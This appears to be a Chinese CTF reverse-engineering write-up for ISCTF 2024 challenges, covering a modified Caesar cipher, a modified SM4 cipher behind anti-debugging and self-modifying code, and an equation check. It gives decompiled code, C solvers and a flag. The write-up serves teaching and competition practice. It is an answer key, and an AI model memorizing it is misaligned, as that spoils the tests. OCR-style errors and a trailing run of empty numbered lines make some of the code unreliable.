
well, 其实你有更多方法去实现解密, 因为这个解密实际上就是调换了一下几个的位置, 原先顺序是0123, 这里就是0231, 你给他恢复成对应的位置, 然后再直接用这个码表去进行base64解密就行了, 这题主要是各种混淆加太多了, 乐。

不过由于实践中还是很多都是include别人自己写的一套算法, 可能唯一有点刻意上难度的就只有数据结构也都是自己写的了吧) (这个有一说一是当时写上头了, 就想着干脆数据结构也来自己干吧...)

Ezre

出题人: A1gorithms

解题过程:



简单的魔改Caesar, 只对大写字母进行了处理

```
1 __int64 __fastcall sub_1400117A0(_BYTE *input, int len, __int64 key)
2 {
3     __int64 result; // rax
4     int i; // r9d
5     int v8; // r8d
6
7     result = sub_1400112C1(&unk_14001E00F);
8     for ( i = 0; i < len; ++input )
9     {
10         v8 = (char)*input;
11         result = (unsigned int)(v8 - 65);
12         if ( (unsigned __int8)(*input - 65) <= 0x19u )
13         {
14             v8 += (char*)(i % 5u + key); // +key[i%5]
15             result = (unsigned int)(26 * (v8 / 26));
16             LOBYTE(v8) = v8 % 26 + 65;
17         }
18         *input = v8;
19         ++i;
20     }
21     return result;
22 }
```

根据key进行+偏移，-回去就好了


```
void decaeser(char* text, int len, char* key) {

    for (int i = 0; i < len; i++) {
        char ch = text[i];

        // 处理大写字母
        if (ch >= 'A' && ch <= 'Z') {
            ch = (ch - key[i % 5] + 26) % 26 + 'A';
        }

        text[i] = ch;
    }
}
```

```
27     }
28
29     text[i] = ch;
30
31 }
32
33 }
34 int check(char* input, int len, char* enc) {
35     int i = 0;
36     for (i = 0; i < len; i++) {
37         if (input[i] != enc[i]) {
38             return 0;
39         }
40     }
41     return 1;
42 }
43 int main() {
44     char enc[] = "QKEMK{7JB5_i5_W3S11D_3z_W3}\0";
45     //char flag[] = "ISCTF{7HI5_i5_R3Ally_3z_R3}\0";
46     char key[] = "ISCTF";
47     decaeser(enc, 27, key);
48     puts(enc);
49     //char input[32] = {0};
50     //int len = 0;
51     //printf("Welcome to ISCTF 2024!!!\n");
52     //printf("This is a really Ez re\n");
53     //printf("I think you can get what you want!!!\n");
54 }
```



嘿嘿嘿

出题人: A1gorithms


解题过程:

一个简单的反调试及smc和sm4魔改

```
6 char v7[40]; // [rsp+70h] [rbp-108h] BYREF
7 char k[16]; // [rsp+98h] [rbp-E0h] BYREF
8 _DWORD v9[14]; // [rsp+A8h] [rbp-D0h] BYREF
9 char rk[128]; // [rsp+E0h] [rbp-98h] BYREF
10
11 mk[5] = 0xCD8824F2;
12 mk[6] = 0x32F83C01;
13 mk[7] = 0x428EFFE1;
14 mk[8] = 0x3EC30840;
15 mk[9] = 0xE094AA46;
16 mk[10] = 0x2AEA2B;
17 mk[11] = 0x362C0888;
18 mk[12] = 0; // 密文
19 memset(v7, 0, 0x24ui64);
20 memcpy(mk, "Welcome_to_ISCTF", 19); // key实际上是Welcome_to_ISCTF, 后面多的部分实际上是密文的 所以这里拿密文的话推荐调拿密文
21 memset(v9, 0, 0x34ui64);
22 printf("嘿嘿嘿~\n");
23 printf("Baby, do you love me?\n");
24 printf("Please input you");
25 scanf("%s", v7);
26 v5 = -1i64;
27 do
28 {
29 ++v5;
30 while (v7[v5]);
31 if ( (_DWORD)v5 != 32 ) // 长度Check
32 {
33 printf("Something was wrong!");
34 exit(0);
35 }
36 smc(); // smc
37 keyext((__int64)mk, (__int64)k); // 密钥扩展
38 for ( i = 0; i < 2; ++i )
39 {
40 sm4(&v7[16 * i], k, &mk[4 * i]); // sm4加密
41 if ( (unsigned int)sub_1400017F0((__int64)v9, (__int64)&mk[4, 8]) ) // check处
42 {
43 printf("Tq1, Congratulations on overcoming all the difficulties~~~\n");
44 printf("Ctfer, I wish you can solve all the problems that come your way in life as well!!!");
45 }
46 else
47 {
48 printf("菜就多练!");
49 }
50 }
51 return 0;
52 }
```


```
sub_14000140(const char *, ...);
_fastcall sub_1400017B0(_QWORD, _QWORD, _QWORD);
```

```
1 BOOL sub_140001850()
2 {
3     __int64 v0; // rcx
4     int i; // [rsp+20h] [rbp-18h]
5     DWORD f101dProtect; // [rsp+24h] [rbp-14h] BYREF
6
7     VirtualProtect(&sub_1400014A0, 0x100ui64, 0x40u, &f101dProtect);
8     if ( (unsigned int)sub_1400011C0(v0) )
9     {
10         puts(Buffer);
11         puts(aSeeYou);
12         exit(0);
13     }
14     puts(aOhhhhhhhhh);
15     puts(aYouKnowIt);
16     puts(aSoYouKnowThis);
17     for ( i = 0; i < 331; ++i )
18     {
19         *((_BYTE *)&sub_1400014A0 + i) ^= 0xA1u; // 将密钥扩展第三步函数异或了0xA1, 异或回去即可静态分析
20     }
21     return VirtualProtect(&sub_1400014A0, 0x100ui64, f101dProtect, 0i64);
22 }
```



然后u将数据转为未定义，然后c全部转成code

然后再1400014A0地址处创建成函数，也可以手托选中p



相对与标准的多异或了一个0xa1

分析到这里其实也差不多了，剩下的全是标准的可以自行学习一下sm4 ecb模式，这里原理推荐看B站的一个up主叫可厉害的土豆，个人觉得她加密算法讲的蛮好懂的。

接下来进行解密


可以直接找个标准的过来，再密钥扩展那多了个^0xa1。

sm4在解密的时候也是会调用加密里面使用到的函数算法。

不同点就是，要把轮密钥RK反转过来再去进行32轮迭代，就能拿到原文，然后再把32bit数据分成4个8bit的数据进行反转。

```
test1.c 新增功能
test1
(全局范围)
127  short i;
128  for (i = 0; i < 4; i++) {
129      Y[i] = X[4 - 1 - i];
130  }
131
132
133  void encryptSM4(u32 X[], u32 RK[], u32 Y[]) {
134      iterate32(X, RK);
135      reverse(X, Y);
136  }
137
138
139  void decryptSM4(u32 X[], u32 RK[], u32 Y[]) {
140      short i;
141      u32 reverseRK[32];
142      //密钥倒过来
143      for (i = 0; i < 32; i++) {
144          reverseRK[i] = RK[32 - 1 - i];
145      }
146
147      iterate32(X, reverseRK);
148      reverse(X, Y);
149  }
150
151  int check(u32 Input[], u32 Enc[], int Len) {
152      int i = 0;
153      for (i = 0; i < Len; i++) {
154          if (Input[i] != Enc[i]) {
155              return 0;
156          }
157      }
158      return 1;
159  }
160
161
118% 行: 78 字符: 1 制表符 CRLF
输出
```

```
test1.c 新增功能
test1
(全局范围)
94
95  void extendFirst(u32 MK[], u32 K[]) {
96      int i;
97      for (i = 0; i < 4; i++) {
98          K[i] = MK[i] ^ FK[i];
99      }
100  }
101
102
103  void extendSecond(u32 RK[], u32 K[]) {
104      short i;
105      for (i = 0; i < 32; i++) {
106          K[(i + 4) % 4] = K[i % 4] ^ functionT(K[(i + 1) % 4] ^ K[(i + 2) % 4] ^ K[(i + 3) % 4] ^ CK[i], 2) ^ 0xA1;
107          RK[i] = K[(i + 4) % 4];
108      }
109  }
110
111
112  void getRK(u32 MK[], u32 K[], u32 RK[]) {
113      extendFirst(MK, K);
114      extendSecond(RK, K);
115  }
116
117
118  void iterate32(u32 X[], u32 RK[]) {
119      short i;
120      for (i = 0; i < 32; i++) {
121          X[(i + 4) % 4] = X[i % 4] ^ functionT(X[(i + 1) % 4] ^ X[(i + 2) % 4] ^ X[(i + 3) % 4] ^ RK[i], 1);
122      }
123  }
124
125
126  void reverse(u32 X[], u32 Y[]) {
127      short i;
128      for (i = 0; i < 4; i++) {
129
118% 行: 206 字符: 19 制表符 CRLF
输出
```



还是推荐做ctf逆向的新生学习一些加密算法实现原理。

```
#define _CRT_SECURE_NO_WARNINGS 1
#include<stdio.h>
#include <stdint.h>
#include <string.h>
#define u8 unsigned char
#define u32 unsigned long

// S盒
const u8 Sbox[256] = {
    0xd6,0x90,0xe9,0xfe,0xcc,0xe1,0x3d,0xb7,0x16,0xb6,0x14,0xc2,0x28,0xfb,0x2c,0x05,
    0x2b,0x67,0x9a,0x76,0x2a,0xbe,0x04,0xc3,0xaa,0x44,0x13,0x26,0x49,0x86,0x06,0x99,
    0x9c,0x42,0x50,0xf4,0x91,0xef,0x98,0x7a,0x33,0x54,0x0b,0x43,0xed,0xcf,0xac,0x62,
    0xe4,0xb3,0x1c,0xa9,0xc9,0x08,0xe8,0x95,0x80,0xdf,0x94,0xfa,0x75,0x8f,0x3f,0xa6,
    0x47,0x07,0xa7,0xfc,0xf3,0x73,0x17,0xba,0x83,0x59,0x3c,0x19,0xe6,0x85,0x4f,0xa8,
    0x68,0x6b,0x81,0xb2,0x71,0x64,0xda,0x8b,0xf8,0xeb,0x0f,0x4b,0x70,0x56,0x9d,0x35,
    0x1e,0x24,0x0e,0x5e,0x63,0x58,0xd1,0xa2,0x25,0x22,0x7c,0x3b,0x01,0x21,0x78,0x87,
    0xd4,0x00,0x46,0x57,0x9f,0xd3,0x27,0x52,0x4c,0x36,0x02,0xe7,0xa0,0xc4,0xc8,0x9e,
    0xea,0xbf,0x8a,0xd2,0x40,0xc7,0x38,0xb5,0xa3,0xf7,0xf2,0xce,0xf9,0x61,0x15,0xa1,
    0xe0,0xae,0x5d,0xa4,0x9b,0x34,0x1a,0x55,0xad,0x93,0x32,0x30,0xf5,0x8c,0xb1,0xe3,
    0x1d,0xf6,0xe2,0x2e,0x82,0x66,0xca,0x60,0xc0,0x29,0x23,0xab,0x0d,0x53,0x4e,0x6f,
    0xd5,0xdb,0x37,0x45,0xde,0xfd,0x8e,0x2f,0x03,0xff,0x6a,0x72,0x6d,0x6c,0x5b,0x51,
    0x8d,0x1b,0xaf,0x92,0xbb,0xdd,0xbc,0x7f,0x11,0xd9,0x5c,0x41,0x1f,0x10,0x5a,0xd8,
    0x0a,0xc1,0x31,0x88,0xa5,0xcd,0x7b,0xbd,0x2d,0x74,0xd0,0x12,0xb8,0xe5,0xb4,0xb0,
    0x89,0x69,0x97,0x4a,0x0c,0x96,0x77,0x7e,0x65,0xb9,0xf1,0x09,0xc5,0x6e,0xc6,0x84,
    0x18,0xf0,0x7d,0xec,0x3a,0xdc,0x4d,0x20,0x79,0xee,0x5f,0x3e,0xd7,0xcb,0x39,0x48
};

// 密钥扩展算法的常数FK
```

```

const u32 FK[4] = {
    0xa3b1bac6, 0x56aa3350, 0x677d9197, 0xb27022dc
};

// 密钥扩展算法的固定参数CK
const u32 CK[32] = {
    0x00070e15, 0x1c232a31, 0x383f464d, 0x545b6269,
    0x70777e85, 0x8c939aa1, 0xa8afb6bd, 0xc4cbd2d9,
    0xe0e7eef5, 0xfc030a11, 0x181f262d, 0x343b4249,
    0x50575e65, 0x6c737a81, 0x888f969d, 0xa4abb2b9,
    0xc0c7ced5, 0xdce3eaf1, 0xf8ff060d, 0x141b2229,
    0x30373e45, 0x4c535a61, 0x686f767d, 0x848b9299,
    0xa0a7aeb5, 0xbcc3cad1, 0xd8dfe6ed, 0xf4fb0209,
    0x10171e25, 0x2c333a41, 0x484f565d, 0x646b7279
};

u32 functionB(u32 b); // 查S盒的函数B
u32 loopLeft(u32 a, short length); // 循环左移函数
u32 functionL1(u32 a); // 线性变换L
u32 functionL2(u32 a); // 线性变换L'
u32 functionT(u32 a, short mode); // 合成变换T
void extendFirst(u32 MK[], u32 K[]); // 密钥扩展算法第一步
void extendSecond(u32 RK[], u32 K[]); // 密钥扩展算法第二步
void getRK(u32 MK[], u32 K[], u32 RK[]); // 轮密钥获取算法
void iterate32(u32 X[], u32 RK[]); // 迭代算法
void reverse(u32 X[], u32 Y[]); // 反转函数
void encryptSM4(u32 X[], u32 RK[], u32 Y[]); // 加密算法
void decryptSM4(u32 X[], u32 RK[], u32 Y[]); // 解密算法

u32 functionB(u32 b) {
    u8 a[4];
    short i;
    a[0] = b / 0x1000000;
    a[1] = b / 0x10000;
    a[2] = b / 0x100;
    a[3] = b;
    b = Sbox[a[0]] * 0x1000000 + Sbox[a[1]] * 0x10000 + Sbox[a[2]] * 0x100 +
    Sbox[a[3]];
    return b;
}

u32 loopLeft(u32 a, short length) {
    short i;
    for (i = 0; i < length; i++) {
        a = a * 2 + a / 0x80000000;
    }
    return a;
}

u32 functionL1(u32 a) {

```

```

        return a ^ loopLeft(a, 2) ^ loopLeft(a, 10) ^ loopLeft(a, 18) ^ loopLeft(a, 24);
    }

u32 functionL2(u32 a) {
    return a ^ loopLeft(a, 13) ^ loopLeft(a, 23);
}

u32 functionT(u32 a, short mode) {
    return mode == 1 ? functionL1(functionB(a)) : functionL2(functionB(a));
}

void extendFirst(u32 MK[], u32 K[]) {
    int i;
    for (i = 0; i < 4; i++) {
        K[i] = MK[i] ^ FK[i];
    }
}

void extendSecond(u32 RK[], u32 K[]) {
    short i;
    for (i = 0; i < 32; i++) {
        K[(i + 4) % 4] = K[i % 4] ^ functionT(K[(i + 1) % 4] ^ K[(i + 2) % 4] ^
K[(i + 3) % 4] ^ CK[i], 2) ^ 0xA1;
        RK[i] = K[(i + 4) % 4];
    }
}

void getRK(u32 MK[], u32 K[], u32 RK[]) {
    extendFirst(MK, K);
    extendSecond(RK, K);
}

void iterate32(u32 X[], u32 RK[]) {
    short i;
    for (i = 0; i < 32; i++) {
        X[(i + 4) % 4] = X[i % 4] ^ functionT(X[(i + 1) % 4] ^ X[(i + 2) % 4] ^
X[(i + 3) % 4] ^ RK[i], 1);
    }
}

void reverse(u32 X[], u32 Y[]) {
    short i;
    for (i = 0; i < 4; i++) {
        Y[i] = X[4 - 1 - i];
    }
}

```



```

void encryptSM4(u32 X[], u32 RK[], u32 Y[]) {
    iterate32(X, RK);
    reverse(X, Y);
}

void decryptSM4(u32 X[], u32 RK[], u32 Y[]) {
    short i;
    u32 reverseRK[32];
    //密钥倒过来
    for (i = 0; i < 32; i++) {
        reverseRK[i] = RK[32 - 1 - i];
    }

    iterate32(X, reverseRK);
    reverse(X, Y);
}

int check(u32 Input[], u32 Enc[], int Len) {
    int i = 0;
    for (i = 0; i < Len; i++) {
        if (Input[i] != Enc[i]) {
            return 0;
        }
    }
    return 1;
}

int main(void) {
    u32 enc[] = { 0xa8f44759, 0xcdb824f2, 0x32fb3c01, 0x42befe1,
                  0x3ec30b40, 0xe094aa46, 0x2aea2b, 0x362c0888, 0 };

    u32 x[9] = { 0 }; // 明文
    u32 MK[4] = { 0x636c6557, 0x5f656d6f, 0x495f6f74, 0x46544353 }; // 密钥
    //u32 MK[4] = { 0 };
    u32 RK[32]; // 轮密钥
    u32 K[4]; // 中间数据
    u32 Y[13] = { 0 }; // 密文
    int len = 0;
    short i; // 临时变量

    getRK(MK, K, RK);

    for (i = 0; i < 2; i++) {

        decryptSM4(&enc[i * 4], RK, &x[i * 4]);

    }

    puts((char*)x);
}

```

```

    return 0;
}

```

架架架

出题人：A1gorithms

解题过程：

```

; Seg
; 29 v21[2] = 0xBEA9ADB7;
; 30 v21[3] = 0x1624FAE8;
; 31 v21[4] = 0xD742FE93;
; 32 v21[5] = 0xF7521FB0;
; 33 v21[6] = 0xE8807D5A;
; 34 v21[7] = 0x6F41FC28;
; 35 v21[8] = 0;
; 36 *(_DWORD *)Str = 0;
; 37 v13 = 0;
; 38 v14 = 0;
; 39 v15 = 0;
; 40 v16 = 0;
; 41 v17 = 0;
; 42 v18 = 0;
; 43 v19 = 0;
; 44 v20 = 0;
; 45 *(_DWORD *)v10 = 0;
; 46 v11 = 0;
; 47 Seed = 0;
; 48 puts("Hello Ctf~~~~~");
; 49 sub_41126C();
; 50 puts("Welcome to ISCTF 2024!!!");
; 51 sub_41126C();
; 52 puts("This is a easy challenge");
; 53 sub_41126C();
; 54 puts("Just do it");
; 55 sub_41126C();
; 56 puts("Now!Please send me what you think is the solution to the equation below.");
; 57 sub_41126C();
; 58 sub_41103C("%Ss", (char)v10);
; 59 if ( (v10[1] * v10[0] << 10 == 6204416
; 60      && (v10[1] + 1) * (v10[1] - 1) == 6888
; 61      && v10[2] + v10[3] == 151
; 62      && (v10[2] << 11) - v10[3] == 137132
; 63      && v10[3] + v10[2] + v10[1] + v10[0] + (char)v11 == 377 )
; 64 {
; 65     puts("Yeah Yeah Yeah");
; 66     sub_41126C();
; 67     puts("You are a qualified college student");
; 68     sub_41126C();
; 69     puts("Something has changed.....");
; 70     sub_41126C();
; 71     for( i = 0; i < 5; ++i )
; 72         Seed += v10[i] ^ 0xA1;
; 73
; 74     0000137E sub_411B40:58 (411F7B)
; 75 }
; 76
; 77
; 78
; 79
; 80
; 81
; 82
; 83
; 84
; 85
; 86
; 87
; 88
; 89
; 90
; 91
; 92
; 93
; 94
; 95
; 96
; 97
; 98
; 99
; 100
; 101
; 102
; 103
; 104
; 105
; 106
; 107
; 108
; 109
; 110
; 111
; 112
; 113
; 114
; 115
; 116
; 117
; 118
; 119
; 120
; 121
; 122
; 123
; 124
; 125
; 126
; 127
; 128
; 129
; 130
; 131
; 132
; 133
; 134
; 135
; 136
; 137
; 138
; 139
; 140
; 141
; 142
; 143
; 144
; 145
; 146
; 147
; 148
; 149
; 150
; 151
; 152
; 153
; 154
; 155
; 156
; 157
; 158
; 159
; 160
; 161
; 162
; 163
; 164
; 165
; 166
; 167
; 168
; 169
; 170
; 171
; 172
; 173
; 174
; 175
; 176
; 177
; 178
; 179
; 180
; 181
; 182
; 183
; 184
; 185
; 186
; 187
; 188
; 189
; 190
; 191
; 192
; 193
; 194
; 195
; 196
; 197
; 198
; 199
; 200
; 201
; 202
; 203
; 204
; 205
; 206
; 207
; 208
; 209
; 210
; 211
; 212
; 213
; 214
; 215
; 216
; 217
; 218
; 219
; 220
; 221
; 222
; 223
; 224
; 225
; 226
; 227
; 228
; 229
; 230
; 231
; 232
; 233
; 234
; 235
; 236
; 237
; 238
; 239
; 240
; 241
; 242
; 243
; 244
; 245
; 246
; 247
; 248
; 249
; 250
; 251
; 252
; 253
; 254
; 255
; 256
; 257
; 258
; 259
; 260
; 261
; 262
; 263
; 264
; 265
; 266
; 267
; 268
; 269
; 270
; 271
; 272
; 273
; 274
; 275
; 276
; 277
; 278
; 279
; 280
; 281
; 282
; 283
; 284
; 285
; 286
; 287
; 288
; 289
; 290
; 291
; 292
; 293
; 294
; 295
; 296
; 297
; 298
; 299
; 300
; 301
; 302
; 303
; 304
; 305
; 306
; 307
; 308
; 309
; 310
; 311
; 312
; 313
; 314
; 315
; 316
; 317
; 318
; 319
; 320
; 321
; 322
